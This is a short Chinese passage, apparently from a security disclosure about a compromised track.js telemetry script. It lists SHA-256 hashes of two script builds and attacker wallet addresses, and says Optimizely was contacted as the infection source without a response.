BIGNIAO |
Coruna 遥测通道代码 |
814a963c0da480e2449d9b6664480156e1cd6d731014117401bf635badec3a0f |
SHA-256 哈希值,对应 track.js(17:13 构建版本) |
f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40 |
SHA-256,track.js(最新构建版本,17:57) |
攻击者钱包地址:
BTC 19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW
ETH/EVM 0xC4026b06D82b0F0B363eda0642D61CfbDc17884e
TRON THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa
SOL FVtL8NMYS9PA1v3HE67XUGCtGA9JaZUvqav2fU2LrV5n
TON UQAgM1VqSZQiJLSG5w-ovurq5CZdxLEK3_7CMmwALTA5e09p
LTC ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5
BCH qzkaaf8n6grmpr0d9lx8xutn3r9lk722f566hhpe58
DOGE DBEGrxRF7KMSuhTS4c1MFviStU6efdMnu5
我们对每一个受感染的代码片段都做了存档,记录了哈希值和时间戳,可应受影响机构和 CERT 的要求提供。在调查过程中,确认 Optimizely 是感染源头后,我们就开始通过多个渠道与对方联系,并提供完整细节。截至本文发布时,尚未收到任何回复。